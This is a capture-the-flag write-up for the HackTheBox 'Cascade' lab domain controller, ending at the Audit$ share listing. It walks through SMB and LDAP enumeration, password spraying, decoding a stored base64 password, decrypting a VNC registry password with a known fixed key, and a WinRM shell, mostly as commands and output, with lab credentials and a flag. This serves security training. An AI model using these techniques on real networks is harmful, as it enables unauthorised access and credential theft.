Cascade - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/HackTheBox-Cascade-write-up/

1.1 Box

- **Name:** Cascade
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Windows
- **Points:** 30



Figure 1.1: cascade

2 Write-up

2.1 Overview

TL;DR:

- SMB enum users
- LDAP enum object properties
- SMB enum shares
- AD Recycle Bin
- Binary reverse engineering or OSINT
- Restore-ADObject

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap   enum4linux crackmapexec openldap smbclient dos2unix ctf-party
↪   metasploit evil-winrm dbeaver
```

2.2 Network enumeration

- IP: `10.10.10.182`
- OS: `Windows Server 2008 R2 SP1`
- Domain: CASCADE / `cascade.local`
- Hostname: `CASC-DC1`
- Role: Active Directory

As usual that nmap scan to known where to start:

```
$ sudo nmap -p- -sSVC -oA nmap_services 10.10.10.182
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 21:59 CEST
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.28% done; ETC: 22:02 (0:01:52 remaining)
Nmap scan report for 10.10.10.182
Host is up (0.022s latency).
```

```
Not shown: 65520 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-05-19 20:05:49Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local,
↪  Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local,
↪  Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
↪  cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3m44s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-05-19T20:06:42
|_  start_date: 2020-05-19T14:21:15

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 342.64 seconds
```

The Windows machine is using SMBv2 so a lot of tools working with SMBv1 only will be ineffective.

For example enum4linux will be able to find info about users but will fail for anything else.

```
$ enum4linux -a 10.10.10.182
...
 ============================
|    Users on 10.10.10.182    |
 ============================
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc:
↪  (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc:
↪  (null)
```

```
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in
↪  account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc:
↪  (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc:
↪  (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc:
↪  (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc:
↪  (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc:
↪  (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc:
↪  (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc:
↪  (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc:
↪  (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)
...
[+] Getting local group memberships:
Group 'AD Recycle Bin' (RID: 1119) has member: CASCADE\arksvc
Group 'Remote Management Users' (RID: 1126) has member: CASCADE\arksvc
Group 'Remote Management Users' (RID: 1126) has member: CASCADE\s.smith
Group 'HR' (RID: 1115) has member: CASCADE\s.hickson
Group 'IT' (RID: 1113) has member: CASCADE\arksvc
Group 'IT' (RID: 1113) has member: CASCADE\s.smith
Group 'IT' (RID: 1113) has member: CASCADE\r.thompson
Group 'Audit Share' (RID: 1137) has member: CASCADE\s.smith
Group 'Data Share' (RID: 1138) has member: CASCADE\Domain Users
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain
↪  Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Enterprise
↪  Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Group Policy
↪  Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Read-only Domain
↪  Controllers
...
[+] Getting domain group memberships:
Group 'Domain Users' (RID: 513) has member: CASCADE\administrator
Group 'Domain Users' (RID: 513) has member: CASCADE\krbtgt
Group 'Domain Users' (RID: 513) has member: CASCADE\arksvc
Group 'Domain Users' (RID: 513) has member: CASCADE\s.smith
Group 'Domain Users' (RID: 513) has member: CASCADE\r.thompson
Group 'Domain Users' (RID: 513) has member: CASCADE\util
Group 'Domain Users' (RID: 513) has member: CASCADE\j.wakefield
```

```
Group 'Domain Users' (RID: 513) has member: CASCADE\s.hickson
Group 'Domain Users' (RID: 513) has member: CASCADE\j.goodhand
Group 'Domain Users' (RID: 513) has member: CASCADE\a.turnbull
Group 'Domain Users' (RID: 513) has member: CASCADE\e.crowe
Group 'Domain Users' (RID: 513) has member: CASCADE\b.hanson
Group 'Domain Users' (RID: 513) has member: CASCADE\d.burman
Group 'Domain Users' (RID: 513) has member: CASCADE\BackupSvc
Group 'Domain Users' (RID: 513) has member: CASCADE\j.allen
Group 'Domain Users' (RID: 513) has member: CASCADE\i.croft
Group 'Group Policy Creator Owners' (RID: 520) has member: CASCADE\administrator
Group 'Domain Guests' (RID: 514) has member: CASCADE\CascGuest
...
```

`arksvc` is in a weird group *AD Recycle Bin*, that may be useful later `arksvc` and `s.smith` are in *Remote Management Users* so they will be able to connect over RDP. Then we have organization logic information:

- `s.hickson` is in group HR group
- `arksvc`, `s.smith` and `r.thompson` are in `IT` group
- `s.smith` is in *Audit Share* group so will probably be able to have permission on some network shares.
- all *Domain Users* are in the group *Data Share*

Anyway enum4linux is just a poorly written wrapper around various more specific tools such as `rpcclient`. So we can directly use `rpcclient`.

```
$ rpcclient -U '' 10.10.10.182
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
```

```
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[DnsUpdateProxy] rid:[0x44f]
rpcclient $> enumdomains
name:[CASCADE] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $>
```

I quickly try auth bruteforce over SMB (with CrackMapExec) with login=password but it was ineffective.

```
$ cme smb -u users.txt -p users.txt --continue-on-success --no-bruteforce -d CASCADE
↪  10.10.10.182
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1)
↪  (domain:CASCADE) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\CascGuest:CascGuest
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\arksvc:arksvc
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\s.smith:s.smith
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\r.thompson:r.thompson
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\util:util STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\j.wakefield:j.wakefield
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\s.hickson:s.hickson
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\j.goodhand:j.goodhand
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\a.turnbull:a.turnbull
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\e.crowe:e.crowe
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\b.hanson:b.hanson
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\d.burman:d.burman
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\BackupSvc:BackupSvc
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\j.allen:j.allen
↪  STATUS_LOGON_FAILURE
SMB         10.10.10.182    445    CASC-DC1         [-] CASCADE\i.croft:i.croft
↪  STATUS_LOGON_FAILURE
```

Enough with SMB, let's try to explore LDAP now that we have valid account names.

```
CascGuest
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
```

Let's see what we can dump anonymously with `ldapsearch` (a binary of `openldap`).

```
ldapsearch -h 10.10.10.182 -p 389 -x -b 'dc=cascade,dc=local' > ldapsearch.txt
```

The output is 6k lines long so it will be easier to store it in a file and search for some specific keywords.

It seems the result contains user info:

```
$ cat ldapsearch.txt | grep 'objectClass: user' | wc
     16      32     288
```

I already knew form enum4linux that `s.smith` is in *Audit Share* group but now we know he can execute `scriptPath: MapAuditDrive.vbs`.

User `r.thompson` has a weird custom property `cascadeLegacyPwd: clk0bjVldmE=` that looks like a password encoded in base64:

```
$ printf %s 'clk0bjVldmE=' | base64 -d
rY4n5eva
```

There is also another attributes `msDS-SupportedEncryptionTypes: 0`.

By default this machine use `msDS-SupportedEncryptionTypes: 31` so the accounts will use one of those algorithm: `"DES_CRC","DES_MD5","RC4","AES128","AES256"`.

But type 0 doesn't exist so it's maybe an hint to say no encryption is used.

References:

- 2.2.7 Supported Encryption Types Bit Flags

- Kerberos Encryption Types
- Get-UserSupportedEncryptionTypes.ps1

So let's find if another account has `msDS-SupportedEncryptionTypes: 0`: the `a.turnbull` is but there is no `cascadeLegacyPwd` property for him.

By the way there is no other object using `cascadeLegacyPwd`.

We can quickly check is the password it valid with crackmapexec:

```
$ cme smb -u 'r.thompson' -p 'rY4n5eva' -d CASCADE.local 10.10.10.182
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1)
↪  (domain:CASCADE.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] CASCADE.local\r.thompson:rY4n5eva
```

Credentials are valid so we will be able to enumerate the shares with [smbclient][smbclient]:

```
$ smbclient -U 'r.thompson' -L '\\10.10.10.182\'
Enter WORKGROUP\r.thompson's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Let's try to see what is located in non-default shares:

```
$ smbclient -U 'r.thompson' '\\10.10.10.182\Data\'
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 27 04:27:34 2020
  ..                                  D        0  Mon Jan 27 04:27:34 2020
  Contractors                         D        0  Mon Jan 13 02:45:11 2020
  Finance                             D        0  Mon Jan 13 02:45:06 2020
  IT                                  D        0  Tue Jan 28 19:04:51 2020
  Production                          D        0  Mon Jan 13 02:45:18 2020
  Temps                               D        0  Mon Jan 13 02:45:15 2020

                13106687 blocks of size 4096. 7797252 blocks available
smb: \> recurse ON
```

```
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as
↪  Meeting_Notes_June_2018.html (30,4 KiloBytes/sec) (average 30,4 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as
↪  ArkAdRecycleBin.log (14,6 KiloBytes/sec) (average 22,2 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as dcdiag.log (11,8 KiloBytes/sec) (average
↪  14,5 KiloBytes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (33,1
↪  KiloBytes/sec) (average 16,5 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
```

The meeting notes (`Meeting_Notes_June_2018.html`) contains:

```
From:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Steve Smith
To:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa IT (Internal)
Sent:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 14 June 2018 14:07
Subject:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.
-- We will be using a temporary account to perform all tasks related to the network migration
↪  and this account will be deleted at the end of 2018 once the migration is complete. This
↪  will allow us to identify actions related to the migration in security logs etc. Username
↪  is TempAdmin (password is the same as the normal admin account password).
-- The winner of the Best GPO competition will be announced on Friday so get your submissions
↪  in soon.

Steve
```

So there is `TempAdmin` account with same password as admin used as a temporary account to perform all tasks related to the network migration.

Another file is interesting `IT/Logs/Ark\ AD\ Recycle\ Bin/ArkAdRecycleBin.log`, remember the `ArkSvc` account in `AD Recycle Bin` group.

```
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin
↪  CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
```

```
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location
↪  CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin
↪  CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location
↪  CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
↪  Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

AD Recycle Bin

> This group gives you permission to read deleted AD object. Something juicy information can be found in there:
>
> ```
> #This isn't a powerview command, it's a feature from the AD management powershell module
> ↪  of Microsoft
> #You need to be in the "AD Recycle Bin" group of the AD to list the deleted AD objects
> Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
> ```

So `TempAdmin` and `ArkSvc` will definitly be helpful for the EoP.

In a registry script we can find a VNC password probably for `s.smith` user.

```
$ cat IT/Temp/s.smith/VNC\ Install.reg | dos2unix | grep -i pass
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

Let's see if we can decode the hexadecimal with ctf-party:

```
irb(main):001:0> require 'ctf_party'
=> true
irb(main):002:0> '6b,cf,2a,4b,6e,5a,ca,0f'.gsub(',', '').from_hex
=> "k\xCF*KnZ\xCA\x0F"
irb(main):005:0> '6b,cf,2a,4b,6e,5a,ca,0f'.gsub(',', '').from_hex(nibble: :low)
=> "\xB6\xFC\xA2\xB4\xE6\xA5\xAC\xF0"
```

But decoding the hexadecimal (eitheir with high nibble first or low nibble first) doesn't give a readable value.

This is because VNC stores passwords encrypted with DES. Hopefully for us VNC uses a hardcoded DES key to store credentials.

> RealVNC
>
> `HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vncserver`
>
> Value: Password
>
> TightVNC
>
> `HKEY_CURRENT_USER\Software\TightVNC\Server`
>
> `HKLM\SOFTWARE\TightVNC\Server\ControlPassword`
>
> tightvnc.ini
>
> vnc_viewer.ini
>
> Value: Password or PasswordViewOnly
>
> TigerVNC
>
> `HKEY_LOCAL_USER\Software\TigerVNC\WinVNC4`
>
> Value: Password
>
> UltraVNC
>
> `C:\Program Files\UltraVNC\ultravnc.ini`
>
> Value: passwd or passwd2

To have metasploit loaded in a irb session, the easier is to launch `msfconsole` and use the msf internal `irb` command.

```
$ msfconsole -q
msf5 > irb
```

However for ArchLinux users, there was currently a bug (FS#66480) preventing from being able to laod irb from `msfconsole` but I fixed it upstream. For those still experiencing this bug in some distro, a workaround is

```
$ msfconsole -q
msf5 > irb -e '$LOAD_PATH << "/usr/lib/ruby/gems/2.7.0/gems/irb-1.2.1/lib/"'
msf5 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>>
```

In both cases we can launch the Rex module and decrypt the password:

```
>> require 'rex/proto/rfb'
=> true
>> password = '6b,cf,2a,4b,6e,5a,ca,0f'.gsub(',', '')
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
>> Rex::Proto::RFB::Cipher.decrypt [password].pack('H*'), fixedkey
=> "sT333ve2"
```

Ref. VNC - PasswordDecrypts

So we can try `s.smith` / `sT333ve2`.

```
$ cme smb -u 's.smith' -p 'sT333ve2' -d CASCADE.local 10.10.10.182
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1)
↪  (domain:CASCADE.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] CASCADE.local\s.smith:sT333ve2
```

We can move to another share `NETLOGON`:

```
$ smbclient -U 'r.thompson' '\\10.10.10.182\NETLOGON\'
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 15 22:50:33 2020
  ..                                  D        0  Wed Jan 15 22:50:33 2020
  MapAuditDrive.vbs                   A      258  Wed Jan 15 22:50:15 2020
  MapDataDrive.vbs                    A      255  Wed Jan 15 22:51:03 2020

                13106687 blocks of size 4096. 7796708 blocks available
smb: \> prompt OFF
smb: \> mget *
getting file \MapAuditDrive.vbs of size 258 as MapAuditDrive.vbs (2,9 KiloBytes/sec) (average
↪  2,9 KiloBytes/sec)
getting file \MapDataDrive.vbs of size 255 as MapDataDrive.vbs (3,2 KiloBytes/sec) (average
↪  3,0 KiloBytes/sec)
```

PS: `Audit$` is not readable by `r.thompson`.

```
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

```
'MapDataDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "O:"
strRemotePath = "\\CASC-DC1\Data"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

SYSVOL is often a great place to find password of service accounts used in install scripts:

```
$ smbclient -U 'r.thompson' '\\10.10.10.182\SYSVOL\'
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \cascade.local\DfsrPrivate\*
getting file \cascade.local\Policies\{2906D621-7B58-40F1-AA47-4ED2AEF29484}\GPT.INI of size 59
↪   as GPT.INI (0,7 KiloBytes/sec) (average 0,7 KiloBytes/sec)
getting file \cascade.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23
↪   as GPT.INI (0,3 KiloBytes/sec) (average 0,5 KiloBytes/sec)
getting file
↪   \cascade.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
↪   NT\SecEdit\GptTmpl.inf of size 1248 as GptTmpl.inf (15,6 KiloBytes/sec) (average 5,5
↪   KiloBytes/sec)
getting file
↪   \cascade.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of
↪   size 2790 as Registry.pol (34,1 KiloBytes/sec) (average 12,7 KiloBytes/sec)
getting file \cascade.local\Policies\{322FEA29-156D-4476-8A06-1935A3525C1C}\GPO.cmt of size 24
↪   as GPO.cmt (0,3 KiloBytes/sec) (average 10,2 KiloBytes/sec)
getting file \cascade.local\Policies\{322FEA29-156D-4476-8A06-1935A3525C1C}\GPT.INI of size 64
↪   as GPT.INI (0,8 KiloBytes/sec) (average 8,6 KiloBytes/sec)
getting file
↪   \cascade.local\Policies\{322FEA29-156D-4476-8A06-1935A3525C1C}\User\Scripts\scripts.ini of
↪   size 6 as scripts.ini (0,1 KiloBytes/sec) (average 7,4 KiloBytes/sec)
getting file \cascade.local\Policies\{4026EDF8-DBDA-4AED-8266-5A04B80D9327}\GPT.INI of size 59
↪   as GPT.INI (0,7 KiloBytes/sec) (average 6,6 KiloBytes/sec)
getting file \cascade.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 23
↪   as GPT.INI (0,3 KiloBytes/sec) (average 5,9 KiloBytes/sec)
getting file
↪   \cascade.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows
↪   NT\SecEdit\GptTmpl.inf of size 4086 as GptTmpl.inf (51,8 KiloBytes/sec) (average 10,4
↪   KiloBytes/sec)
getting file \cascade.local\Policies\{820E48A7-D083-4C2D-B5F8-B24462924714}\GPT.INI of size 59
↪   as GPT.INI (0,7 KiloBytes/sec) (average 9,5 KiloBytes/sec)
getting file \cascade.local\Policies\{D67C2AD5-44C7-4468-BA4C-199E75B2F295}\GPT.INI of size 59
↪   as GPT.INI (0,7 KiloBytes/sec) (average 8,8 KiloBytes/sec)
getting file \cascade.local\scripts\MapAuditDrive.vbs of size 258 as MapAuditDrive.vbs (3,2
↪   KiloBytes/sec) (average 8,4 KiloBytes/sec)
getting file \cascade.local\scripts\MapDataDrive.vbs of size 255 as MapDataDrive.vbs (3,2
↪   KiloBytes/sec) (average 8,0 KiloBytes/sec)
```

I didn't find anything useful in it.

2.3 Network service exploitation

We can't connect with `r.thompson` as it's only in *IT* group. See with evil-winrm:

```
$ evil-winrm -u 'r.thompson' -p 'rY4n5eva' -i 10.10.10.182

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
↪  WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

But we can use `s.smith` account to connect via WinRM as it is in *Remote Management Users* group.

```
$ evil-winrm -u 's.smith' -p 'sT333ve2' -i 10.10.10.182

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

2.4 System enumeration

Now we have a shell we can start by grabing the user flag:

```
*Evil-WinRM* PS C:\Users\s.smith> ls Desktop


    Directory: C:\Users\s.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/21/2020  12:15 PM             34 user.txt
-a----        3/25/2020  11:17 AM           1031 WinDirStat.lnk


*Evil-WinRM* PS C:\Users\s.smith> type Desktop\user.txt
18ff911dccf763b01efb03ac4c46f8b7
```

This user will probably will be useless, a good guess is finding information about `ArkSvc` as we saw earlier.

2.5 Network enumeration to Elevation of Privilege

Also now we get acess to `s.smith` we should be able to see shares that were protected earlier like `Audit$`.

```
$ smbclient -U 's.smith' '\\10.10.10.182\Audit$\'
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 19:01:26 2020
  ..                                  D        0  Wed Jan 29 19:01:26 2020
  CascAudit.exe                       A    13312  Tue Jan 28 22:46:51 2020
  CascCrypto.dll                      A    12288  Wed Jan 29 19:00:20 2020
  DB                                  D        0  Tue Jan 28 22:40:59 2020
  RunAudit.bat                        A       45  Wed Jan 29 00:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 07:38:36 2019
